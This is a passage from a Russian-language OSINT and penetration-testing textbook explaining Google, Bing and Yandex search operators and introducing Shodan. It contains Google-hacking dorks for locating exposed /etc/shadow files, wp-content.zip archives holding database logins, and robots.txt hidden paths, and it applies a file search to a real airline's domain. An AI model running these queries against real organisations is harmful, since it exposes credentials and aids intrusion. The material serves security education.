


Рис. 3.4. Форма авторизации для сотрудников авиакомпании

Далее рассмотрим операторы, которые позволяют ограничить поиск информации определенными частями страниц. Так, оператор `allintext:` ограничит поиск исключительно информацией, встречающейся на странице. По запросу `allintext:password login form` Google выдаст те страницы, на которых встречаются все три слова (следует заметить, что они не обязательно находятся рядом, но в пределах одной страницы).

Следующий оператор `allintitle:` ищет информацию только в названиях страниц. На рис. 3.5 приводится пример результата поиска по запросу `allintitle:vnc login`. Обратите внимание, что названия всех страниц содержат комбинацию этих двух слов. Этот же оператор можно применять при поиске картинок, тогда поисковая система выдаст все изображения, в названиях которых содержится заданное слово.




Рис. 3.5. Результат поиска по запросу allintitle:vnc login

Оператор `allinurl:` позволяет искать нужные ключевые слова исключительно в url-адресах страниц. Представьте, что вы хотите найти несколько книг для более глубокого изучения программирования на python, и создаете запрос типа `allinurl:python book`. Google выдаст вам именно те страницы, в URL которые содержатся оба этих ключевых слова, — откроем первую же ссылку для проверки (рис. 3.6).




Рис. 3.6. URL первой страницы, найденной по запросу allinurl:python book

Поиск файлов. Часто для сбора более полной информации необходимо не только проанализировать данные с доступных страниц сайта организации, но также посмотреть, что содержат в себе общедоступные файлы. Во время одного из тестов на проникновение нам удалось найти конфигурацию файервола предприятия, а в метаданных некоторых текстовых файлов содержались имена пользователей, используемые для доступа к различным системам. Для поиска по файлам существует специальный оператор `filetype:`. Например, чтобы найти все документы в формате doc, опубликованные Британскими авиалиниями, составим следующий запрос: `site:britishairways.com filetype:doc` (рис. 3.7).

После беглого ознакомления с полученными файлами мы смогли обнаружить данные нескольких пользователях и информацию о программном обеспечении, которое, возможно, используется на предприятии.

Теперь, когда у вас есть представление о базовых операторах поиска в Google, вы можете самостоятельно придумывать запросы для поиска необходимых данных или уязвимых частей информационной системы целевого предприятия. Сразу оговоримся, это достаточно творческий процесс и вам придется потрудиться, чтобы набить руку.

Для упрощения процесса создания таких запросов у Google есть специальный инструмент, с которым вам стоит ознакомиться. Однако учтите, что и у него есть ограничения и иногда лучше составлять запросы самостоятельно. Консоль для расширенного поиска показана на рис. 3.8.




Рис. 3.7. Результат поиска по типу файла




Рис. 3.8. Консоль Google для расширенного поиска google.com/advanced_search

Google для взлома

Google Hacking Databse (рис. 3.9) была создана Джонни Лонгом (Johnny Long) и содержит множество расширенных запросов для поиска в Google. С их помощью вы можете обнаружить:

- веб-серверы, содержащие уязвимости;
- файлы, содержащие имена пользователей и пароли;
- открытые для всеобщего доступа директории, потенциально содержащие информацию, которая поможет вам проникнуть в целевую систему, например конфигурационные файлы веб-приложений;
- конфигурационные файлы файерволов, журналы систем, базы данных;
- панели управления различными встраиваемыми системами;
- внутренние порталы организаций;

многое другое.




Рис. 3.9. Главная страница Google Hacking Database (exploit-db.com/google-hacking-database)

Вы можете сразу запустить поиск, используя созданные другими пользователями запросы, или при помощи полученных ранее знаний модифицировать их таким образом, чтобы осуществлять поиск именно по ресурсам целевой информационной системы.

Для примера разберем несколько запросов. В первом случае мы попытаемся найти серверы, где отсутствует защита доступа к директориям и находится файл wp-content.zip. Поисковой запрос, взятый с вышеуказанного сайта, выглядит следующим образом: `intext:"index of" "wp-content.zip"`. Первая часть запроса выдает нам серверы (рис. 3.10), у которых есть не защищенные для доступа директории с файлами, обычно перед отображением списка доступных файлов (такие страницы всегда содержат заголовок `Index of`).




Рис. 3.10. Пример сайта, позволяющего получить доступ к файлам по протоколу https

Обратите внимание: если вы введете запрос `intext:"index of"`, то Google выдаст вам список не только с сайтами с незащищенными директориями, но и с обычными сайтами, на страницах которых встречается текст `index of`, а их достаточно много, и поиск нужного нам файла займет очень много времени. То же касается и второй части запроса — сама по себе для нашей цели она практически бесполезна.

Соединим теперь обе части запроса. И что мы получаем? Огромное множество сайтов, с которых можно скачать интересующий нас файл wp-content.zip

(рис. 3.11). WordPress является одной из самых популярных систем управления сайтами в сети интернет, на ее основе строятся как одностраничные сайты, так и интернет-магазины. В свою очередь, архив wp-content.zip содержит файлы, необходимые для ее работы, включая wp-config.php. Открыв этот файл в любом текстовом редакторе, можно получить логин и пароль от базы данных, и это лишь один из примеров.




Рис. 3.11. Результат поиска файла wp-content.zip

Интерес может вызвать и файл `robots.txt`. Этот файл содержит в себе инструкции для поисковых роботов, и, что специалистов по информационной безопасности интересует больше всего, часть с указаниями, какие директории необходимо скрыть от индексации поисковыми системами, — эти строки всегда начинаются с ключевого слова `Disallow` (рис. 3.12). Для нас это является прямым указателем на цель: что может быть интереснее, чем посмотреть на то, что пытаются скрыть? Для поиска таких файлов можно использовать запрос `"robots.txt" "Disallow" filetype:txt`.

Еще одним интересным примером может стать поиск файла shadow по запросу `intitle:"index of" /etc/shadow`. Файл shadow используется в операционных системах Linux и Unix для хранения зашифрованных паролей пользователей. Пароли хранятся не в открытом виде в файле /etc/passwd, а в файле /etc/shadow. Это повышает безопасность системы, поскольку только администратор системы имеет доступ к последнему файлу.

Кроме того, файл shadow содержит информацию о времени последнего изменения пароля и ограничениях на длину пароля и частоту его смены. Это позволяет администратору системы настроить правила безопасности для паролей пользователей.




Рис. 3.12. Содержание файла robots.txt, найденного через поисковую систему Google

Поисковые системы, использующие Google

Как уже было сказано, Google занимается не только предоставлением услуг поиска, но и активно собирает информацию об интересах пользователей, историю поисковых запросов и посещаемых сайтов. С одной стороны, это позволяет сделать результаты поиска более релевантными, с другой — создает опасность возникновения информационного пузыря (ситуация, при которой человек окружен только той информацией, которая соответствует его ценностям и взглядам, подробно рассмотрена в разделе «Принципы работы поисковых систем»). Для борьбы с этим явлением рекомендуется использовать поисковые системы, которые позволяют в известной степени избежать этой проблемы. Они используют базу данных Google, однако ваши запросы будут анонимизированы, что позволит избежать отслеживания и создания пузыря, хотя релевантность результатов при это может страдать.

Вот несколько таких поисковых систем:

- Mozbot.com;
- Lukol.com;
- Startpage.com.

Bing

Это еще одна популярная поисковая система, доступная по адресу bing.com. Своим появлением она обязана корпорации Microsoft, которая разрабатывает и самую популярную операционную систему для домашних пользователей Windows. Именно плотная интеграции операционной системы и браузера Edge с поисковой машиной Bing и принесли последней некоторую популярность. Не будем подробно останавливаться на работе с Bing, так как принципы поиска в ней остаются теми же, что и в Google, приведем лишь основные операторы для расширенного поиска:

- `+` применяется для вывода только тех страниц, которые содержат указанные после оператора слова, например `virus +covid`;
- `" "` используется для поиска точного совпадения с указанной в кавычках фразой, например `"компьютерный вирус"`;
- `filetype` позволяет указать тип файла (doc, pdf, ppt и т. д.). Поиск книги, посвященной kali linux, может быть осуществлен при помощи запроса `kali filetype:pdf`;
- `NOT` или `-` исключает из поиска страницы, содержащие слово, которое находится после оператора, например `virus NOT covid` или `virus -covid`;
- `AND` или `&` используется для связывания, например, если мы хотим уточнить наш запрос по поводу поиска книги по kali linux, добавим этот оператор и получим `kali AND book filetype:pdf`;
- `OR` логическое «или». Предположим, что мы хотим найти обучающие материалы по Docker — для уточнения запроса воспользуемся конструкцией `docker book OR cource OR training`;
- `()` оператор группировки. Позволяет находить страницы, содержащие все указанные слова в любом порядке, или исключить их из поиска в случае использования с оператором `NOT`. Если мы хотим найти способ получения прав администратора в iPhone, тогда наш поисковый запрос может выглядеть следующим образом: `iphone (root jailbreak get)`.

Необходимо заметить, что, как сказано на официальном сайте компании Microsoft, не все перечисленные функции могут работать везде, есть ограничения по регионам. Кроме того, поиск осуществляется только по первым десяти параметрам, а все остальное игнорируется. Может, именно поэтому есть Google Hacking Database, но нет Bing Hacking Database?

Возникает резонный вопрос: если поисковая система Google превосходит своих конкурентов, зачем нам тогда рассматривать другие? Ответ достаточно прост: во-первых, ни одна база данных не является полной, а Bing использует собранные самостоятельно данные, и они могут отличаться от тех, что есть у Google. Во-вторых, использование нескольких поисковых систем может снизить вероятность появления информационного пузыря. В-третьих, у Bing есть операторы, которые отсутствуют в Google. И наконец, важно ранжирование — у разных

поисковых систем разные алгоритмы размещения страниц в результатах поиска, поэтому то, что в Bing лежит на поверхности, в Google может находиться в конце списка выдачи.

Есть два достаточно интересных ресурса, которые позволяют сравнивать поисковые выдачи Bing и Google. Первый из них довольно прост — bvs.org, а вот advange.com позволяет создавать и сравнивать выдачи даже расширенных запросов, синтаксис которых не полностью совпадает.

Совсем недавно корпорация Microsoft объявила об интеграции своей поисковой системы Bing с искусственным интеллектом ChatGTP (Chat Generative Pre-trained Transformer). Несмотря на то что автор сам был в восторге от этого продукта, все же призываю вас быть максимально осторожными и сохранять критическое мышление при его использовании.

ChatGPT как языковая модель, обученная на огромном количестве текстовых данных, может использоваться для выполнения различных задач, в том числе для обработки естественного языка и поиска информации. Однако использование ChatGPT в качестве поисковой системы порождает определенные проблемы:

- Ограниченность области поиска. ChatGPT работает на основе анализа и понимания текстовых данных. Это затрудняет поиск информации за ее пределами, например, визуальных элементов или данных в базах данных;
- Низкая точность ответов. Хотя ChatGPT довольно хорошо понимает естественный язык, точность предоставляемых им ответов может зависеть от качества вопросов, заданных пользователем. Если поставленный вопрос формулируется нечетко или имеет несколько возможных ответов, ChatGPT способен дать неточный ответ или ответ, который не относится к тому, что пользователь искал;
- Недостаточная обученность. ChatGPT может не иметь достаточных знаний в определенной области, и это снижает его эффективность в качестве поисковой системы. Это особенно важно при поиске в специализированных областях знания, таких как наука или медицина;
- Ограниченность в обработке запросов. ChatGPT ограничен в количестве запросов, которые он может обработать за определенный период времени. Если много людей одновременно используют ChatGPT как поисковую систему, производительность снижается, и пользователи могут получать ответы с задержкой.

Таким образом, использование ChatGPT в качестве поисковой системы может быть полезным, однако следует учитывать, что из-за определенных ограничений он не всегда может быть эффективным в решении всех задач поиска информации.

Yandex

Яндекс (Yandex) — это поисковая система, созданная в 1997 году одноименной российской компанией. Она является одной из самых популярных поисковых

систем в России и странах бывшего Советского Союза и занимает второе место по популярности после Google.

Как и другие поисковые системы, Яндекс позволяет пользователям искать информацию в интернете по ключевым словам. Одним из важных преимуществ Яндекса является его локализованность и адаптация к русскоязычному рынку. Эта поисковая система способна обрабатывать сложные запросы на естественном языке, а также учитывает такие локальные факторы, как географическое положение пользователя.

Кроме того, Яндекс активно развивает технологии искусственного интеллекта и машинного обучения. Это позволяет поисковой системе анализировать запросы пользователей и предлагать наиболее релевантные результаты, а также улучшать качество своих сервисов.

Как и в других поисковых системах, в Яндексе есть свои операторы: lang, скобки, Boolean и др. Далее познакомимся с этими операторами и примерами их использования.

Оператор `+` работает одинаково во всех поисковых системах. Оператор используется для обозначения следующего за ним ключевого слова как обязательного, то есть такого, которое страницы непременно должны содержать. Пример запроса: `osint + tools`.

Для исключения ключевого слова из поиска используется оператор `~~`, который применяется, если мы хотим получить страницы, **не** содержащие указанного слова, как в случае `купить телефон в москве ~~ iphone`.

В качестве оператора `НЕ` используется и единичная тильда `~`. В отличие от предыдущего примера, в котором поисковая система не выдает страницы с ключевым словом «iphone», при использовании единичной тильды поисковая система может вернуть страницы, содержащие указанное слово, однако исключит из результатов поиска те страницы, на которых конструкция «купить телефон в москве» и слово «iphone» будут встречаться в одном предложении.

Оператор `&&` используется, если нужно получить страницы, на которых встречаются оба указанных слова, например: `пример && xss`. В свою очередь оператор `&` указывает на то, что оба ключевых слова должны встречаться в одном предложении.

Очень интересным для построения запросов является оператор `/`, который имеет аналоги в Google (`AROUND`) и Bing (`Near`). С его помощью вы может указать, на каком расстоянии друг от друга должны находиться ключевые слова на странице. Так, `maltego /2 пример` указывает на то, что ключевое слово «пример» должно находиться на расстоянии двух слов от ключевого слова «maltego».

`!` — оператор точного совпадения. Поисковые системы могут додумывать слова за вас, например при поиске по ключевому слову «port» в результатах появится также «portainer», но при запросе с использованием указанного оператора

(`!port`) вы получите только те страницы, на которых встречается исключительно искомое слово «port».

Для группировки, как и в Google, используются круглые скобки `()`. Попробуем объединить несколько рассмотренных операторов для создания поискового запроса: `maltego && (+example | !usage)`. Вводится новый, еще не рассмотренный оператор, но вы уже наверняка догадались о его назначении — логическое ИЛИ. Если мы захотим найти обучающий курс по python в Москве или Санкт-Петербурге, то, вероятно, напишем запрос `обучение python москва | санкт-петербург`.

`*` — оператор, встречающийся в других поисковых системах с аналогичным употреблением. Он заменяет любые ключевые слова; например, если мы не помним точное определение, а знаем лишь некоторые слова из него, то напишем соответствующий запрос: `pi-адрес это * в сети`.

`title:` позволяет провести поиск ключевого слова в заголовке страницы.

`url:` позволяет провести поиск ключевого слова в url страницы.

Яндекс, как и другие поисковые системы, умеет искать файлы определенного типа, но в отличие от других использует собственный оператор `mime:`. Поиск файла Exel с отчетами можно составить таким образом: `отчет mime:xls`. Поддерживается поиск по разным типам файлов: pdf, rtf, swf, doc, xls, ppt, docx, pptx, xlsx, odt, ods, odp, odg.

Следующие несколько операторов помогут вам ограничить поиск информации только по ресурсам, принадлежащим конкретной исследуемой инфраструктуре, их в большинстве случаев и используют специалисты по информационной безопасности. Так, оператор `host:` ограничит поиск по определенному хосту: `login host:usatoday.com`. Оператор `rhost:` проинструктирует поисковую систему осуществить поиск по обратным DNS-записям: `login rhost:com.usatoday.*`. Оператор `site:` поможет с поиском всех субдоменов интересующего вас домена. Это очень важно при исследовании целевой информационной системы. Часто именно в субдоменах располагаются наименее защищенные системы, такие как тестовые среды для разработчиков или старые версии сайтов. Еще один оператор, на который стоит обратить внимание, это `domain:`, именно он ограничивает поиск конкретным доменом, причем любого уровня.

Интересный оператор, который ввели разработчики Яндекска, — `cat:`, позволяющий осуществлять поиск по сайтам определенной категории и, соответственно, исключать все остальные.

Мы рассмотрели далеко не все операторы, позволяющие сделать работу по поиску информации менее трудозатратной. Хотя автор старался подобрать наиболее часто встречаемые конструкции, все же осталось многое, что вам придется самостоятельно изучить, благо для каждой из упомянутых поисковых систем есть общедоступная документация. Но даже этих знаний вам хватит для того, чтобы начать работать в разы эффективнее и свободно приспосабливать запросы, написанные для одной поисковой системы, к другой.

В современных реалиях количество доступной информации с каждым часом становится все больше, поэтому умение работать с ней, находить нужное, отделять бесполезный шум от ценных данных становится необходимым жизненно важным навыком, который следует постоянно развивать.

Специализированные поисковые системы

Поиск узкоспециализированной информации, особенно если речь идет о технических данных, может быть существенно затруднен при использовании обычных поисковых систем, ведь они и были созданы для других целей. Однако прогресс не стоит на месте, и поскольку есть спрос, то есть и предложение. В Сети существует несколько поисковых систем, основной задачей которых является сбор технических данных ИС. Также они предоставляют возможность удобного поиска по собранной информации. Необходимо помнить, что, как и в обычных поисковых системах, данные данные могут оказаться устаревшими, ведь поиск происходит по ранее собранной и проиндексированной базе данных.

Shodan

Первой из специализированных поисковых систем рассмотрим Shodan. Shodan похожа на Google или Bing, однако представьте, что вы хотите найти не представленную на сайте организации информацию, а копнуть несколько глубже и проанализировать технические характеристики целевой системы — узнать версию установленного программного обеспечения или проверить сеть на наличие FTP-сервера с анонимным доступом. Обычные поисковые системы не позволяют этого сделать, а вот Shodan — позволяет.

Shodan специализируется на поиске технической, невидимой обычному пользователю информации о подключенных к интернету устройствах, и ее также называют «Google для хакеров». В отличие от традиционных поисковых систем, Shodan ищет не веб-страницы или контент, а метаданные устройств и систем. Shodan может помочь специалистам по безопасности, исследователям и хакерам найти уязвимые системы, выявить незащищенные сети и собрать информацию о потенциальных целях.

Одной из основных функций Shodan является идентификация и классификация устройств и систем, подключенных к интернету. Сюда входят компьютеры, серверы, маршрутизаторы, веб-камеры, промышленные системы управления и многие другие типы устройств. Shodan позволяет пользователям искать эти устройства на основе различных параметров, таких как географическое положение, операционная система, открытые порты и многое другое.

